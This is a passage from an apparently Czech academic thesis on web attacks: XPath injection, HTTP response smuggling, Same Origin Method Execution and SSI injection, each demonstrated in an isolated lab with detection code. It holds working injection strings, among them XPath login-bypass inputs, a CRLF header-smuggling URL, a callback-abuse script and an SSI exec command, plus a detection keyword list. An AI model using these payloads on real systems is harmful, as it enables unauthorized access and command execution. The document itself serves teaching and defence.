//	//password	Vybere všechny elementy password, které se nacházejí v dokumentu, nezávisle na umístění.
.	./id	Označuje tento element, podobně jako v UNIXové souborové struktuře. Výraz v příkladu vybere potomka id aktuálního elementu.
..	../username	Označuje rodiče aktuálního elementu, opět v analogii k souborové struktuře. V příkladu je ukázán výběr sourozence s názvem username.
@	//@id	Vybere všechny atributy, které se nazývají id.
*	/users/*	Vybere všechny potomky elementu users.
@*	//@*	Vybere všechny atributy, které se v dokumentu nacházejí.

Další důležitou součásti syntaxe xpath jsou predikáty, které umožňují zvolit elementy obsahující konkrétní hodnoty. Některé z nich jsou zobrazeny v tabulce 2.3. Predikát je vždy uzavřen v hranatých závorkách.

Tab. 2.3: Predikáty v XPath

Výraz	Popis
/users/user[1]	Vybere potomka elementu users s názvem user, který je druhý v pořadí.
/users/user[last()]	Vybere potomka elementu users s názvem user, který je poslední v pořadí.
/users/user[position()<3]	Vybere první dva potomky elementu users s názvem user.
//user[@id="3"]	Vybere všechny elementy user, které mají atribut id s hodnotou 3.
/users/user[id>35]	Vybere všechny elementy user, které jsou potomky users a jejich element id má hodnotu větší než 35.

2.4.1 Zranitelnost

Základem zranitelnosti aplikace je neošetření vstupů od uživatele. Převzatá data jsou bez jejich ověření spojena do jednoho řetězce, který je pak vyhodnocen. Řetězec může vypadat například následovným způsobem:

```
[username/text()='" + user + "' and password/text()='" + passwd + "']  .
```

Útočník může tento výraz rozšířit o další logické operátory a porovnání, čímž obejde zamýšlený mechanismus ověřování přihlašovacích údajů, viz [10]. Příklad takového vložení je uveden na obr. 2.1. Do pole Username je útočníkem vložen řetězec:

```
abc' or 1=1 or '2=2
```

Přidáním jednoduchých uvozovek dochází k přerušení řetězce a jeho části se pojí logickými operátory. Namísto vyhodnocení správnosti uživatelského účtu a příslušného hesla pomocí operátoru *and* program hodnotí logické výrazy. Jejich výsledkem je hodnota True a povolí útočníkovi přihlášení jako uživateli s id 1, neboť se jedná o první vyhovující prvek v databázi.

Pokud útočník zná login konkrétního uživatele, je také schopen se cíleně přihlásit jako tento uživatel. Vložený řetězec v poli login by mohl být změněn takto:

```
Bob' or '1'='1
```

Je možné také získat informace o vnitřní struktuře databáze. Například pokud do pole Username vložíme řetězec:

```
abc' or name(//user)='user' or 'a'='b
```

který může mít jediný pravdivý výraz a to v případě, kdy se v databázi objevuje element s názvem user. Útočníkovi je přístup buď zamítnut, nebo je mu přístup povolen, z čehož získá informaci o existenci prvku user v databázi.

Databáze by měli mít hesla uloženy v podobě hashe. V případě že by byl dotaz položen tak, že by se logické výrazy objevovaly i v poli Password, dojde před vyhodnocením řetězce ke zhashování tohoto vstupu a tím se řetězec stane chybným. Při použití dle ukázkového příkladu je útok zcela nezávislý na řetězci, který se vepíše do pole Password a hashování tedy neposkytuje ochranu proti tomuto útoku.

Obr. 2.1: Grafické znázornění útoku XPath injection

Username = 'abc' or 1 = 1 or '2 = 2' and Password = 'abc'

0 or 1 1 and 0

1 or 0

1

2.5 HTTP Response Smuggling


Tento útok cílí na klientské stanice webových aplikací. K realizaci využívá zranitelnost ve webové aplikaci, která následně otráví mezipaměť proxy serveru. Klient, oběť útoku, následně kontaktuje proxy server v domění, že komunikuje s webovou aplikací a dostane falešnou odpověď.

2.5.1 Zranitelnost

U tohoto útoku spočívá zranitelnost v neošetření vstupu od uživatele. Typicky se jedná o webové aplikace, kdy je předáván parametr v adresním řádku pro další zpracování. Může se také jednat o pole formuláře, které uživatel vyplní a zašle na server.

Webová aplikace při vytváření odpovědi nevhodným způsobem zakomponuje vstup od útočníka, jak lze vidět na obr. 2.2 viz [23]. Útočník tímto způsobem může

vytvořit další odpověď, která bude proxy serverem chápána jako odpověď na další dotaz. Okamžitě po dotazu A vysílá útočník druhý dotaz (B), pro který jako odpověď získá zprávu, kterou v prvním kroku sám vytvořil (C). Tato zpráva se tímto způsobem dostane do mezipaměti proxy serveru. Pokud uživatel zadá stejný dotaz B, pak získá od proxy serveru odpověď C, která může obsahovat škodlivý kód, může se jednat o phishingovou stránku, atp.



Obr. 2.2: Proces otrávení cache v proxy serveru

Zaslaný vstup od útočníka může vypadat následujícím způsobem.

```
192.168.10.50/url.php?name=foobar%0DHeader:Test%0DContent-Length:
17%0D%0DHTTP/1.0%20200%20OK%0DContent-Type:%20text/html
```

V předcházejícím výrazu jsou zakomponovány hlavičky protokolu HTTP, které jsou vidět v dalším příkladu, znak %20 je mezera a %0D označuje CR.

```
Header:Test
Content-Length:17

HTTP/1.0 200 OK
Content-Type: text/html
```


3 PRAKTICKÁ ČÁST

V předcházející kapitole byly popsány teoretické základy vybraných webových útoků. Tato kapitola se bude zabývat provedením těchto útoků v experimentálním prostředí. Nejprve je zde popsáno vytvořené prostředí pro testování. Pro každý z útoků byla vytvořena aplikace pro provedení samotného útoku. Následně je popsána technika detekce daného útoku a výsledek detekce je prezentován záznamem z logu serveru.

3.1 Experimentální prostředí

V testovacím prostředí byly vytvořeny 3 virtuální počítače, které zastávají úlohu serveru, uživatele a útočníka. Pro jejich vytvoření byl využit nástroj Virtual Machine Manager, který poskytuje grafické rozhraní pro správu virtuálních počítačů na platformě Linux.

Mezi virtuálními stroji a hostujícím počítačem je vytvořena izolovaná síť, která je znázorněna na obr.3.1. Host je zde označen obrázkem notebooku a je výchozí bránou do internetu. Připojení do internetu není nutné, ale zjednodušuje instalaci balíků potřebných pro provedení experimentu.



Obr. 3.1: Struktura sítě

Na všech instancích běží linuxová distribuce Fedora ve verzi 27. Server využívá odlehčenou cloudovou variantu bez grafického uživatelského rozhraní. Pro spuštění webových aplikací je nutné nainstalovat webový server Apache, který je ve fedoře k nalezení pod názvem httpd. Některé z aplikací jsou napsány pomocí frameworku Flask a k jejich provozu jsou zapotřebí knihovny flask, lxml a modul wsgi. Pro

útok XML Signature Wrapping attack je nutný balík xmlsec pro podepisování XML souborů. Verze balíků jsou v následujícím seznamu:

- Flask 1.0.2,
- lxml 4.2.1,
- httpd 2.4.33,
- mod_wsgi 4.5.15 pro python3,
- xmlsec 1.3.3.

K instalaci serveru je využit program vagrant, tento nástroj slouží k jednoduché správě prostředí virtuálních strojů. Virtuální server je vytvořen na základě instrukcí v souboru Vagrantile, který je připojen v příloze A.

Na server je umístěno pět projektů do adresáře */var/www*, každý z nich obsahuje webovou aplikaci pro jeden z útoků. Projekty jsou od sebe odděleny speciálními adresáři, například pro útok SOME je nazván *web_some*.

Klient i útočník používají verzi Fedora Workstation s grafickým uživatelským rozhraním. Pro provedení útoku XML Signature Wrapping attack je zapotřebí balíků zeep, xmlsec, lxml na virtuálním stroji klienta a balíků lxml, requests na virtuálním stroji útočníka. Verze balíků se shodují s uvedenými výše, byl použit zeep ve verzi 2.5.0 a requests verze 2.18.4. U ostatních útoků na tyto dvě stanice nejsou kladeny žádné zvláštní požadavky a obě si vystačí pouze s předinstalovaným prohlížečem Firefox.


3.2 Same Origin Method Execution

V tomto útoku je nejprve zapotřebí přesvědčit oběť, aby navštívila útočníkovi webové stránky. Na těchto stránkách se nachází škodlivý kód, který je okamžitě spuštěn. Následně jsou, bez další interakce oběti, provedeny akce k získání různých informací z jiného serveru, kam má standardně uživatel přístup.

3.2.1 Demonstrace útoku

Na obr. 3.2 je znázorněna komunikace mezi jednotlivými entitami při útoku SOME. Nejprve se klient připojí na útočníkův server, který ho následně přesměruje s podvrhnutými údaji na legitimní server. Průběh útoku lze popsat následujícími kroky, které odpovídají obrázku 3.2. V závorce je vždy uveden korespondující paket z obrázku.

1. Klient kontaktuje server útočníka (1) a jako odpověď získá soubor index.html (2), který obsahuje škodlivý skript.
2. Skript otevře nové okno win1 (3,4).




Obr. 3.2: Zobrazení komunikace během útoku SOME

3. Skript dále přesměruje původní okno na soubor index.html legitimního serveru (5,6).
4. Okno win1 je přesměrováno na soubor call.php legitimního serveru s parametrem callback (7).
5. Server odpoví zasláním skriptu (8), který se spustí v prohlížeči.

Pro provedení útoku bylo nutné na serveru vytvořit webovou aplikaci. Struktura projektu dle souborů je zobrazena zde:

- `/var/www/web_some` .... adresář s webovou aplikací
  - `index.html` .... úvodní stránka
  - `detect.py` .... modul detekce útoku a logování
  - `log.txt` .... soubor se záznamy útoku
  - `error.log` .... soubor se záznamy chyb ve webové aplikaci
  - `call.php` .... soubor pro vykonání callback funkce

Jednotlivé soubory jsou k dispozici v příloze B.1. Na straně útočníka byla rovněž vytvořena aplikace pro provedení útoku, ta se skládá pouze ze dvou souborů, jejich obsah se nachází v příloze B.2.



- `/var/www/http/some_attack` .... adresář s webovou aplikací
  - `index.html` .... úvodní stránka
  - `win1.html` .... soubor pro vykonání callback funkce

Výstup síťového analyzátoru wireshark je na obr. 3.3. Záznam byl pořízen během útoku na hostujícím počítači, je zde použit filtr pro zobrazení pouze paketů HTTP. Tyto pakety odpovídají komunikaci uvedené na obr. 3.2. V části data posledního paketu lze vidět škodlivý skript, který je přenášen ke klientovi.

```
 4 0.001044555   192.168.10.30   192.168.10.20   HTTP   395 GET / HTTP/1.1
 6 0.001835530   192.168.10.20   192.168.10.30   HTTP   749 HTTP/1.1 200 OK  (text/html)
 8 0.406978349   192.168.10.30   192.168.10.20   HTTP   436 GET /win1.html HTTP/1.1
 9 0.407577847   192.168.10.20   192.168.10.30   HTTP   868 HTTP/1.1 200 OK  (text/html)
14 0.442333867   192.168.10.30   192.168.10.10   HTTP   439 GET /index.html HTTP/1.1
16 0.442773329   192.168.10.10   192.168.10.30   HTTP   888 HTTP/1.1 200 OK  (text/html)
22 3.539802821   192.168.10.30   192.168.10.10   HTTP   518 GET /call.php?&callback=window.op
24 3.567910459   192.168.10.10   192.168.10.30   HTTP   432 HTTP/1.1 200 OK  (text/html)

Frame 24: 432 bytes on wire (3456 bits), 432 bytes captured (3456 bits) on interface 0
Ethernet II, Src: RealtekU_ea:aa:0c (52:54:00:ea:aa:0c), Dst: RealtekU_ab:a4:79 (52:54:00:ab:a4:79)
Internet Protocol Version 4, Src: 192.168.10.10, Dst: 192.168.10.30
Transmission Control Protocol, Src Port: 80, Dst Port: 59172, Seq: 823, Ack: 826, Len: 366
Hypertext Transfer Protocol
Line-based text data: text/html
  <script>window.opener.document.body.firstElementChild.nextElementSibling.click();</script>\n
```

Obr. 3.3: Záznam komunikace HTTP během útoku SOME

Průběh útoku z pohledu uživatele lze vidět na obr. 3.4. Nejprve je zobrazena útočníkova stránka (a), která otevře nový panel (b). Dojde k přesměrování obou panelů na legitimní server (c) a v části (d) je zobrazený alert, který byl spuštěn příkazem kliknutí na tlačítko. Vše od části (a) se děje bez uživatelovi činnosti.


3.2.2 Implementace protiopatření

Detekce a logování jsou prováděny v modulu detect.py, který je volán vždy při vykonávání callback funkce. Z následujícího kódu je patrný princip detekce. V proměnné allowed_callbacks je seznam funkcí, které jsou povolené pro provedení funkce callback. Tento seznam je nutné dle aktuální potřeby obměňovat. V případě, že se daná funkce nenachází v seznamu povolených, je provedena funkce log. Ta zabezpečuje zapsání záznamu o detekovaném útoku do souboru log.txt.

```python
def attack_detection(callback_name: str, ip):
    allowed_callbacks = ['myDisplayFunction', 'None']
    if all(map(lambda x: x not in callback_name, allowed_callbacks)):
        log(ip, callback_name)
```

Záznam obsahuje datum, typ útoku, IP adresu uživatele a callback funkci, která byla použita při útoku.

```
01 May 2018 17:19:50 [SOME] attack detected from IP address:
192.168.10.30, callback function:
window.opener.document.body.firstElementChild.nextElementSibling.click
```




Obr. 3.4: Průběh útoku z pohledu uživatele

3.3 Server Side Includes Injection

Pomocí SSI může server jednoduchým způsobem zobrazovat dynamické údaje. K tomuto účelu je použit modul CGI, který automaticky spouští potřebné skripty.

Úkolem tohoto útoku je získat skryté informace týkající se samotného serveru. Může se jednat o systémové informace jako typ operačního systému, seznam jeho uživatelů, hardwarové komponenty, běžící procesy, atp.




Obr. 3.5: Zobrazení komunikace během útoku Server Side Includes Injection

3.3.1 Demonstrace útoku

Zranitelnost typu SSI injection se typicky vyskytuje u vyhledávacích formulářů. Pro tento útok byla vytvořena jednoduchá webová aplikace, která simuluje možnost vyhledávání na webové stránce.


HTTP komunikace v rámci útoku SSI injection je zobrazena na obr. 3.5. Klient zašle HTTP dotaz metodou GET pro získání webové stránky, která obsahuje vyhledávací formulář. Po obdržení odpovědi od serveru zasílá požadavek metodou POST na webový server, který spustí CGI skript. Výstup skriptu zašle jako HTTP odpověď.


Struktura webové aplikace na serveru dle souborů je zobrazena zde a soubory jsou k dispozici v příloze D.



Uživateli je zobrazen formulář /form.html, který po vyplnění spustí skipt /cgi-bin/app.py. Účelem tohoto skriptu je pouze zobrazení uživatelem zadaného textu v poli search na další HTML stránce, viz obr. 3.6.

V souboru app.py jsou získaná data od uživatele a uložena do proměnné search_value. Tyto data jsou následně zaslána uživateli zpět. Veškerý výstup souboru je brán jako





Obr. 3.6: Provedení útoku SSI injection z pohledu útočníka

formát html. Jak je vidět z obr. 3.6, příkaz který byl vložen je zpracován na serveru a útočníkovi je zaslán jeho výsledek.

Výstup z programu wireshark na obr. 3.7 zachycuje pakety korenspondující s komunikací na obr. 3.5. V červeném rámečku je označen příkaz, který zasílá útočník pomocí metody POST na server. Na obr. 3.8 je zobrazen výpis dat odpovědi serveru. Zde je získán seznam souborů, které obsahuje tato webová aplikace.

```
 6 4.748052928   192.168.10.20   192.168.10.10   HTTP   444 GET /form.html HTTP/1.1
 8 4.748536089   192.168.10.10   192.168.10.20   HTTP   576 HTTP/1.1 200 OK  (text/html)
10 9.218560666   192.168.10.20   192.168.10.10   HTTP   580 POST /cgi-bin/app.py HTTP/1.1
18 9.693837991   192.168.10.10   192.168.10.20   HTTP    77 HTTP/1.1 200 OK  (text/html)

Frame 10: 580 bytes on wire (4640 bits), 580 bytes captured (4640 bits) on interface 0
Ethernet II, Src: RealtekU_b6:a7:bc (52:54:00:b6:a7:bc), Dst: RealtekU_ea:aa:0c (52:54:00:ea:aa:0c)
Internet Protocol Version 4, Src: 192.168.10.20, Dst: 192.168.10.10
Transmission Control Protocol, Src Port: 52814, Dst Port: 8080, Seq: 379, Ack: 511, Len: 514
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "search" = "<!--#exec cmd="ls -l & ls -l .."-->"
    Key: search
    Value: <!--#exec cmd="ls -l & ls -l .."-->
```

Obr. 3.7: Provedení útoku SSI injection z pohledu útočníka

```
Hypertext Transfer Protocol
Line-based text data: text/html
  Search result: total 28\n
  drwxrwxr-x. 2 apache apache 4096 Dec 24 11:08 cgi-bin\n
  -rw-rw-r--. 1 apache apache 7733 May 18 09:13 error.log\n
  -rw-rw-r--. 1 apache apache  256 Dec  8 16:00 form.html\n
  -rw-rw-r--. 1 apache apache   14 Dec  8 16:00 index.html\n
  -rw-r--r--. 1 apache apache 1224 May 18 09:14 log.txt\n
  -rw-r--r--. 1 apache apache   71 May 18 09:14 test.html\n
  total 8\n
  -rwxrwxr-x. 1 apache apache 1442 Dec  9 13:34 app.py\n
  -rwxrwxr-x. 1 apache apache  228 Dec  8 16:00 test.py\n
  \n
```

Obr. 3.8: Výpis dat z HTTP odpovědi při útoku SSI injection

3.3.2 Implementace protiopatření

Detekce útoku SSI injection je provedena dvěma různými způsoby.

Prvním způsobem je porovnání vstupu od uživatele s definovanými výrazy řetězců, které by se zde neměly vyskytovat. Pokud je zjištěno, že se v dotazu výraz objevuje, je tento pokus o útok zaznamenán.

```python
def attack_detection(query: str):
    list_expressions = ["<!--", "-->", "<script>", "<pre>"]

    if any(map(lambda x: x in query, list_expressions)):
        log("1", query)
```

HTTP Klient
Firefox,
curl, apod.
HTTP POST
vyhledávání
HTTP 200 OK
Výsledek
Apache
CGI
Skripty
HTTP GET

Obr. 3.9: Zobrazení komunikace během útoku SSI injection s detekcí

Ve druhém způsobu se ověřuje, že vstup od uživatele je zachován v opovědi, kterou odešle webový server. Detekce je zaznačena na obr. 3.9 pomocí metody HTTP GET. V první části je obdržený řetězec zapsán do souboru test.html, který je uložen

mezi soubory dostupné přes webový server apache. V druhé části je tento soubor stáhnut, tentokrát však pomocí protokolu HTTP z běžícího webserveru. Pokud byl řetězec pokusem o zneužití zranitelnosti, řetězec má jiný obsah, než který byl původně zapsán do souboru. V případě pozitivního nálezu je tento zaznamenán do logovacího souboru.

Zásadní část kódu pro detekci rozdílu mezi obdrženým řetězcem a staženým souborem test.html je zobrazena v následujícím výpisu.

```
if all(map(lambda line: search_line not in line, r.text.split('\n'))):
    log("2", query)
```

Funkce log přebírá dva argumenty. Prvním je tag, který označuje způsob kterým byl daný útok detekován. Druhý argument query obsahuje uživatelův vstup. Záznam o detekci se zapíše do souboru log.txt.

V následující ukázce je zobrazen jeden ze záznamů detekovaného útoku. Obsahuje datum, čas, klientovu IP adresu a dotaz zaslaný útočníkem.

```
18 May 2018 11:17:04 [SSI][2] injection detected from IP address:
192.168.10.20, query: <!--#exec cmd="ls -l & ls -l .."-->
```

3.4 XML Signature Wrapping attack

